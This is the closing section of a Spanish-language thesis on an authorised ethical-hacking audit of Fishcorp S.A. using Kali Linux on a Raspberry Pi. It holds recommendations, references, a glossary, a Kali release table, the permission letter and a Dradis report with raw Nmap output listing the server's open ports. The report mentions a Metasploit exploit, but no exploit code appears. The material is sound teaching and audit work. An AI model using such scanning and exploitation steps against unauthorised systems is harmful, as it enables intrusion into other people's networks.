Con respecto a la simulación de auditoria, se recomienda a Fishcorp S.A contratar una empresa certificada con el fin de realizar una auditoria oficial y crear un plan de contingencia para ataques informáticos, así como capacitar al administrador de red sobre seguridad en sistemas informáticos.

De la misma manera se recomienda la debida implementación de seguridad física con respecto al servidor y routers de la empresa. También se recomienda una actualización de sus sistemas operativos, antivirus y la adquisición de un cortafuegos.

Finalmente se recomienda a la empresa a realizar talleres o capacitaciones para sus empleados sobre el correcto uso y manejo de credenciales e información sensible de la empresa.

Referencias Bibliográficas

Aguilera, P. (2011). *Redes seguras (Seguridad informática).* Editex. Recuperado de: https://books.google.com.ec/books?id=Mgvm3AYIT64C&pg=PP1&dq=seguridad+informatica+aguilera&hl=es&sa=X&ved=0ahUKEwjxlYXespXdAhUPuVkKHe5QCGQQ6AEIJjAA#v=onepage&q=seguridad%20informatica%20aguilera&f=false

Amutio, M., A. (2012). *Magerit versión 3.0: Metodología de análisis y gestión de riesgos de los Sistemas de Información*. 127. Recuperado de: https://www.ccn-cert.cni.es/documentos-publicos/1789-magerit-libro-i-metodo/file.html

Andress, J. (2014). *The Basics of Information Security: Understanding the Fundamentals of InfoSec in Theory and Practice*. Syngress. Recuperado de: https://books.google.com.ec/books?id=9NI0AwAAQBAJ&printsec=frontcover&dq=The+Basics+of+Information+Security&hl=es&sa=X&ved=0ahUKEwj29dCLvJXdAhUiw1kKHaICDe0Q6AEIJjAA#v=onepage&q=The%20Basics%20of%20Information%20Security&f=false

Astudillo, K. (2016). Hacking Etico 101: Como Hackear Profesionalmente En 21 Das O Menos!. CreateSpace Independent Publishing Platform.

Broad, J., & Bindner, A. (2014). *Hacking with Kali: practical penetration testing techniques*. Amsterdam ; Boston: Syngress.

Burckle, R. A. (s. f.). *The Evolution of Single Board Computers*. Recuperado de: https://connectedworld.com/wp-content/uploads/2014/07/Whitepaper_WinSystems_TheEvolutionOfSingleBoardComputers.pdf

CISCO. (2016). *Networking Basics: What You Need To Know*. Recuperado de: https://www.cisco.com/c/en/us/solutions/small-business/resource-center/connect-employees-offices/networking-basics.html

CanaKit. (2018). *Raspberry Pi 3 Model B*. Recuperado de: https://www.canakit.com/

Committee on National Security Systems. (2013). *Glossary*. Recuperado de: https://www.cnss.gov/cnss/

Daigle, L. (2004). *WHOIS Protocol Specification*. Recuperado de: https://tools.ietf.org/html/rfc3912

Electronic Design Uncovered. (2014). *Then and Now: A Brief History of Single Board Computers.* Recuperado de https://www.newark.com/wcsstore/ExtendedSitesCatalogAssetStore/cms/asset/pdf/americas/common/NE14-ElectronicDesignUncovered-Dec14.pdf

Fishcorp S.A. (2015). *Constitución y ubicación de la empresa Fishcorp.* Recuperado de: http://www.fishcorpsa.net/nosotros.html

Github. (2018). *Metasploit Framework*. Recuperado de https://github.com/rapid7/metasploit-framework

ISECOM. (2010). *The open source security testing methodology Manual: Contemporary security testing and analysis*. Recuperado de: http://www.isecom.org/mirror/OSSTMM.3.pdf

Kali by Offensive Security. (2018). *Kali Linux 2018.2 Releases*. Recuperado de: https://www.kali.org/kali-linux-releases/

Kali Linux. (2018). *Dradis: Descripción y Características*. Recuperado de https://kali-linux.net/article/dradis/

Kennedy, D. (2014). The Social-Engineer Toolkit (SET), 32.

Los Angeles Times. (2015). *Businesses use ethical hackers to protect your data*. Recuperado de: http://www.latimes.com/bp/ara-8089090412-20141024-adstory.html

MagPi. (2017). *History of Raspberry Pi*. Recuperado de https://www.raspberrypi.org/magpi-issues/MagPi61.pdf

Martorella, C. (2018).*The Harvester: E-mails, subdomains and names Harvester OSINT*. Python. Recuperado de https://github.com/laramies/theHarvester

McPhee, M., & Beltrame, J. (2016). *Penetration Testing with Raspberry Pi*. Packt Publishing Ltd.

Metasploit. (2015). *Penetration Testing Software, Pen Testing Security*. Recuperado de https://www.metasploit.com/

Nmap. Org. (2001). *Nmap Network Scanning: Nmap Reference Guide*. Recuperado de https://nmap.org/book/man.html

Nmap.Org. (2001). *Nmap Network Scanning: Resumen de opciones*. Recuperado de: https://nmap.org/man/es/man-briefoptions.html

Offensive Security. (2018). *Offensive Security Vision*. Recuperado de: https://www.offensive-security.com/our-vision/

Offensive Security. (2014). *Penetration Testing with Kali Linux*. Recuperado de: http://sda.pu.go.id/tkpsda/dusang/uploads/buletin/buletin_20160609184 4.pdf

OISSG. (2006). *Information systems security assessment framework*. Recuperado de: http://www.oissg.org/issaf

OWASP. Org. (2018). *OWASP Zed Attack Proxy Project*. Recuperado de https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Paterva. (2011). Maltego TDS Transform: A reference Guide. Recuperado de https://www.paterva.com/web7/docs/Maltego3TDSTransformGuideAM .pdf

Perez, I. (2015). *The Harvester: Cuando la recolección de información pública, facilita los ataques de ingeniería social*. Recuperado de https://www.welivesecurity.com/la-es/2015/04/08/the-harvester-riesgo-nformacion-publica/

PortSwigger. (2018). *Burp Suite Scanner*. Recuperado de https://portswigger.net/burp

Ramilli, M. (2012). *A Design Methodology for Computer Security Testing.* Recuperado de: http://amsdottorato.unibo.it/4438/4/Marco_Ramilli_Dissertation.pdf

Rathore, N. (2015). *Ethical hacking & security against cyber crime*, 5(1), 6.

Regalado, D., Harris, S., Harper, A., Eagle, C., Ness, J., Spasojevic, B., Sims, S. (2015). *Gray Hat Hacking The Ethical Hacker's Handbook*. McGraw-Hill Education Group.

Shepard, S., & Kessler, G. (1997). *A Primer On Internet and TCP/IP Tools and Utilities*. Recuperado de: https://tools.ietf.org/html/rfc2151#section-3.1

The Guardian. (2015). *Raspberry Pi becomes best-selling British computer*. Recuperado de: https://www.theguardian.com/technology/2015/feb/18/raspberry-pi-becomes-best-selling-british-computer

The Pi Shop. (2016). *Raspberry Pi comparison chart*. Recuperado de: http://www.thepishop.com.au/raspberry-pi-comparison-chart

TrustedSec. (2018). *The Social-Engineer Toolkit (SET)*. Recuperado de https://www.trustedsec.com/social-engineer-toolkit-set/

Vijay, J. V., & Bansode, B. (2015). ARM Processor Architecture. Recuperado de: http://ijsetr.org/wp-content/uploads/2015/10/IJSETR-VOL-4-ISSUE-10-3385-3387.pdf

Whitman, M. E., & Mattord, H. J. (2017). *Principles of Information Security*. Cengage Learning. Recuperado de: https://books.google.com.ec/books?id=59dUDgAAQBAJ&printsec=frontcover&dq=Principles+of+Information+Security&hl=es&sa=X&ved=0ahUKEwjDnODKv5XdAhXowVkKHZl3Cs0Q6wEIJzAA#v=onepage&q=Principles%20of%20Information%20Security&f=false

Yánez, E. (2015). *Análisis de las herramientas para el proceso de auditoría de seguridad informática utilizando kali linux*. Recuperado de: https://www.dit.upm.es//~posgrado/doc/TFM/TFMs2014-2015/TFM_Ericka_Yanez_Cedeno_2015.pdf

Glosario

Cracker: Término para referirse a las personas que vulneran alguna sistema de seguridad informático.

Exploit: En informática se le llama así a un programa que se aprovecha de una vulnerabilidad en un sistema para conseguir un comportamiento no deseado del mismo.

Payload: Conocido en español también como carga útil, es la parte del código que realiza la acción deseada, es decir, excluyendo cabeceras y metadatos. En seguridad se refiere a la parte del código que realiza el daño al sistema que se ha vulnerado.

Routing: Llamado también encaminamiento o ruteo. Se refiere al proceso de buscar la mejor ruta para un paquete de datos entre varias redes conectadas.

SSH: Acrónimo del protocolo SecureShell. Este protocolo tiene como principal función proveer una comunicación segura entre dos sistemas basar en una arquitectura cliente/servidor.

Switching: Se refiere al proceso de conectar los dispositivos de una misma red local con el objetivo de lograrlo de la manera que se causen menos colisiones en la red.

TCP: Protocolo de transmisión. Protocolo encargado de que las aplicaciones puedan comunicarse de forma segura independientes de las capas inferiores.

Valor Hash: Valor obtenido luego de aplicar un algoritmo matemático a una secuencia de datos, teniendo un valor único para cada dato independiente de su longitud.

Anexos

Anexo 1. Historial de versiones de Kali Linux

Version	Fecha de Publicación	Detalles
Kali 1.0.0	13 de Marzo del 2013	• Primer lanzamiento.
Kali 1.0.1	14 de Marzo del 2013	• Arreglo de bugs menores relacionados a la interfaz USB del teclado.
Kali 1.0.2	27 de Marzo del 2013	• Inclusion de los paquetes b43-fwcutter y firmware-b43-installer.
Kali 1.0.3	26 de Abril del 2013	• Solucion en conjunto con el equipo de GNOME se soluciono problemas con GDM3. • Se incluyo la opción de “Escritorio Live” para la instalación de Kali.
Kali 1.0.4	25 de Julio del 2013	• Se añadieron actualizaciones de aplicaciones ya existentes así como nuevas herramientas al arsenal de Kali. • Se añadieron mas imágenes del software para hardware ARM, en

Version	Fecha de Publicación	Detalles
		este caso para BeagleBone Black, CuBox y Efika MX.
Kali 1.0.5	5 de Septiembre del 2013	• Varios arreglos de bugs y actualizaciones de herramientas. • Imagenes para hardware ARM actualizado y disponible para nuevas plataformas. • Herramientas y drivers para Software Defined Radio (SDR). • Herramientas para manipulación de tarjetas MIFARE.
Kali 1.0.6	9 de Enero del 2014	• Nuevo kernel 3.12. • Liberación de los scripts relacionados a las imágenes ARM. • Parche LUKS Nuke añadido a cryptsetup. • Lanzamiento de scripts que permiten construir tus propias imágenes en la nube

Version	Fecha de Publicación	Detalles
		de Amazon AMI and Google Compute. • Inclusion de parches en GitHub para las herramientas de VMware.
Kali 1.0.7	27 de Mayo del 2014	• Nuevo kernel 3.14. • Introducción de Kali Linux para USB's así como la posibilidad de crear una partición de disco que permitirá mantener los archivos de sesiones previas y configuraciones guardadas. • Inicio de esfuerzos mas coordinados entre el equipo de Kali Linux y los desarrolladores de las diferentes herramientas.
Kali 1.0.8	22 de Julio del 2014	• Se añade una imagen ISO que soporte el arranque EFI. • Actualización de varias herramientas

Version	Fecha de Publicación	Detalles
		y arreglos a errores varios.
Kali 1.0.9	25 de Agosto del 2014	• Soporte a la imagen ARM para hardware de tipo Raspberry Pi. • Se añadieron imágenes ARM para computadoras Odroid U3 y Cubox-i. • Lanzamiento del sitio web dedicado a las herramientas con las que cuenta Kali. (https://tools.kali.org/tools-listing)
Kali 1.0.9a	6 de Octubre del 2014	• Corrección de las vulnerabilidades encontradas en la anterior actualización y a NetHunter.
Kali 1.1.0	9 de Febrero del 2015	• Kernel 3.18, parchado para ataques de inyecciones wireless. • Soporte para hardware NVIDIA Optimus. • Soporte de drivers wireless mejorado, debido tanto al


Version	Fecha de Publicación	Detalles
		kernel y a actualizaciones de firmware. • Actualización de los paquetes e instrucciones de virtualbox-tool, openvm-tools and vmware-tools.
Kali 1.1.0a	13 de Marzo del 2015	• Arreglos de inconsistencias en el kernel ABI en los instaladores.
Kali 2.0	11 de Agosto del 2015	• Kernel 4.0 basado en Debian Jesse. • Mejoramiento de drivers relacionados a wireless. • Se convierte a Kali en una “rolling ditribution”, lo cual permite a todos una mas rápida actualización y acceso a paquetes nuevos de actualizaciones. • Adaptación de GNOME 3 en el escritorio, y con esto el lanzamiento de Kali Light, una version menos

Version	Fecha de Publicación	Detalles
		pesada del sistema operativo. • Actualización de imágenes ISO para VirtualBox y VMware.
Kali 2016.1	21 de Enero del 2016	• Primera version oficial del tipo “rolling”. • Instrucciones para cambiar los repositorios y actualizar todo el sistema.
Kali 2016.2	31 de Agosto del 2016	• Actualización a Kernel 4.6. • Retiros de repositorios de Kali Sana.
Kali 2017.1	25 de Abril del 2017	• Kernel 4.9 • Mejoramiento de drivers gráficos de propietarios. • Inclusion de drivers wireless para el chip RTL8812AU. • Implementación del paquete OpenVAS 9.


Version	Fecha de Publicación	Detalles
Kali 2017.2	20 de Septiembre del 2017	• Kernel 4.12, GNOME 3.25. • Mas de una docena de herramientas nuevas. • Mejoramiento en la integración completa de paquetes. • Actualizaciones de imágenes virtuales e imágenes ARM.
Kali 2017.3	21 de Noviembre del 2017	• Kernel 4.13, GNOME 3.26. • CIFS usa ahora SMB 3.0 por default. • Los directorios EXT4 pueden tener hasta 2 billones de entradas. • El soporte TLS ya viene incluido dentro del kernel. • Varias actualizaciones de paquetes. • Se añaden las herramientas InSpy, CherryTree, Sublist3r, OSRFramework y se realiza un cambio masivo en la herramienta Maltego.

Version	Fecha de Publicación	Detalles
Kali 2018.1	6 de febrero del 2018	• Kernel 4.14.12, GNOME 3.26.2. • Actualizaciones de paquetes varios. • Actualizaciones de Hyper-V.
Kali 2018.2	30 de Abril del 2018	• Actualización de varios paquetes. • Acceso más fácil a los scripts de Metasploit.


Anexo 2. Servidor sin Proteccion Física.



Anexo 3. Routers sin Proteccion Física.



Anexo 4. Flujograma de la implementación y pruebas realizadas.



Anexo 5. Carta de Solicitud a la Empresa.

Manta, Viernes 10 de Agosto del 2018

Ing. Jaime Estrada Medranda
Gerente General de Fishcorp S.A.

De mis consideraciones,

Yo, Carlos Román Estrada García, en mi calidad de estudiante UTE de la Universidad Católica Santiago de Guayaquil, por la presente solicito a usted se me conceda el permiso necesario para acceder a la red de su empresa con el fin de demostrar de manera general los pasos de una auditoria informática, tema relacionado al proyecto de investigación que estoy realizando previa a la obtención del titulo de Ingeniero en Telecomunicaciones.

Para alcanzar el fin mencionado se usará la plataforma Raspberry Pi para probar en un entorno real las principales herramientas del sistema operativo Kali Linux para cada paso de un proceso de hacking ético. En el caso de aceptar la petición, estas pruebas se realizarían en el plazo máximo de una semana.

Esperando contar con la confirmación de su parte, me suscribo de usted.

Atentamente,

Carlos Estrada García.
CI: 131143137-1

Fishcorp
10 AGO 2018
RECIBIDO

Anexo 6. Reporte generado por Dradis y resultado de Nmap.

Ver página siguiente.

Dradis Community Edition v3.9.0

Project notes

- In this section you'll find any notes assigned to the **Report category**.

Analisis de Nmap al servidor

Se realizo un analisis completo con Nmap, con deteccion de sistema operativo con el fin de encontrar puertos abiertos

Uso de Metasploit Framework

Se uso el framework mencionado para crear un exploit en lenguaje Python el cual nos brinda acceso a los archivos del servidor.

Project issues

- In this section you'll find your project's Issues.

Titulo: Nula seguridad fisica en los equipos de la empresa.

Descripcion: Se observa que los equipos de redes (servidor y routers) se encuentran desprotegidos y al alcance de usuarios no autorizados.

Assets affected by this issue

- Reconocimiento (1 instance)

Maltego

Uso de la herramienta para obtener informacion publica de manera grafica.

Hallazgo de varios puertos abiertos cn Nmap

Con la aplicacion de Nmap contra el servidor, se obtuvo como resultado varios puertos abiertos los cuales permitirian conexiones por parte de hackers.

Assets affected by this issue

A. None so far.

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.70 scan initiated Mon Aug 15 11:58:25 2018 as: nmap -sT -O -oX Fishcorp // -->
<nmaprun scanner="nmap" args="nmap -sT -O -oX Fishcorp //" start="1535385505" startstr="Aug 14 11:58:25 2018" version="7.70" xmloutputversion="1.04">
<scaninfo type="connect" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,1494,1500-1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-1840,1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2103,2105-2107,2111,2119,2121,2126,2135,2144,2160-2161,2170,2179,2190-2191,2196,2200,2222,2251,2260,2288,2301,2323,2366,2381-2383,2393-2394,2399,2401,2492,2500,2522,2525,2557,2601-2602,2604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-2968,2998,3000-3001,3003,3005-3007,3011,3013,3017,3030-3031,3052,3071,3077,3128,3168,3211,3221,3260-3261,3268-3269,3283,3300-3301,3306,3322-3325,3333,3351,3367,3369-3372,3389-3390,3404,3476,3493,3517,3527,3546,3551,3580,3659,3689-3690,3703,3737,3766,3784,3800-3801,3809,3814,3826-3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,4045,4111,4125-4126,4129,4224,4242,4279,4321,4343,4443-4446,4449,4550,4567,4662,4848,4899-4900,4998,5000-5004,5009,5030,5033,5050-5051,5054,5060-5061,5080,5087,5100-5102,5120,5190,5200,5214,5221-5222,5225-5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800-5802,5810-5811,5815,5822,5825,5850,5859,5862,5877,5900-5904,5906-5907,5910-5911,5915,5922,5925,5950,5952,5959-5963,5987-5989,5998-6007,6009,6025,6059,6100-6101,6106,6112,6123,6129,6156,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-7002,7004,7007,7019,7025,7070,7100,7103,7106,7200-7201,7402,7435,7443,7496,7512,7625,7627,7676,7741,7777-7778,7800,7911,7920-7921,7937-7938,7999-8002,8007-8011,8021-8022,8031,8042,8045,8080-8090,8093,8099-8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-8652,8654,8701,8800,8873,8888,8899,8994,9000-9003,9009-9011,9040,9050,9071,9080-9081,9090-9091,9099-9103,9110-9111,9200,9207,9220,9290,9415,9418,9485,9500,9502-9503,9535,9575,9593-9595,9618,9666,9876-9878,9898,9900,9917,9929,9943-9944,9968,9998-10004,10009-10010,10012,10024-

10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-
10629,10778,11110-11111,11967,12000,12174,12265,12345,13456,13722,13782-
13783,14000,14238,14441-14442,15000,15002-15004,15660,15742,16000-
16001,16012,16016,16018,16080,16113,16992-
16993,17877,17988,18040,18101,18988,19101,19283,19315,19350,19780,19801,19842,200
00,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-
25735,26214,27000,27352-27353,27355-
27356,27715,28201,30000,30718,30951,31038,31337,32768-32785,33354,33899,34571-
34573,35500,38292,40193,40911,41511,42510,44176,44442-
44443,44501,45100,48080,49152-49161,49163,49165,49167,49175-49176,49400,49999-
50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,540
45,54328,55055-55056,55555,55600,56737-
56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,64680,65000,651
29,65389"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1535385505" endtime="1535385508"><status state="up" reason="arp-
response" reason_ttl="0"/>
<address addr="//" addrtype="ipv4"/>
<address addr="//" addrtype="mac" vendor="Hewlett Packard Enterprise"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="969">
<extrareasons reason="conn-refused" count="969"/>
</extraports>
<port protocol="tcp" portid="21"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="ftp" method="table" conf="3"/></port>
<port protocol="tcp" portid="53"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="domain" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="88"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="kerberos-sec" method="table" conf="3"/></port>
<port protocol="tcp" portid="135"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="msrpc" method="table" conf="3"/></port>
<port protocol="tcp" portid="139"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="netbios-ssn" method="table" conf="3"/></port>
<port protocol="tcp" portid="389"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="ldap" method="table" conf="3"/></port>
<port protocol="tcp" portid="445"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="microsoft-ds" method="table" conf="3"/></port>
<port protocol="tcp" portid="464"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="kpasswd5" method="table" conf="3"/></port>
<port protocol="tcp" portid="593"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="http-rpc-epmap" method="table" conf="3"/></port>
<port protocol="tcp" portid="636"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="ldapssl" method="table" conf="3"/></port>
<port protocol="tcp" portid="2638"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="sybase" method="table" conf="3"/></port>
<port protocol="tcp" portid="3268"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="globalcatLDAP" method="table" conf="3"/></port>
<port protocol="tcp" portid="3269"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="globalcatLDAPssl" method="table" conf="3"/></port>
<port protocol="tcp" portid="3389"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="ms-wbt-server" method="table" conf="3"/></port>

<port protocol="tcp" portid="4848"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="appserv-http" method="table" conf="3"/></port>
<port protocol="tcp" portid="7676"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="imqbrokerd" method="table" conf="3"/></port>
<port protocol="tcp" portid="8080"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="http-proxy" method="table" conf="3"/></port>
<port protocol="tcp" portid="8181"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="intermapper" method="table" conf="3"/></port>
<port protocol="tcp" portid="9000"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="cslistener" method="table" conf="3"/></port>
<port protocol="tcp" portid="9001"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="tor-orport" method="table" conf="3"/></port>
<port protocol="tcp" portid="49152"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49153"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49154"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49155"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49156"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49157"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
<port protocol="tcp" portid="49158"><state state="open" reason="syn-ack"
reason_ttl="0"/><service name="unknown" method="table" conf="3"/></port>
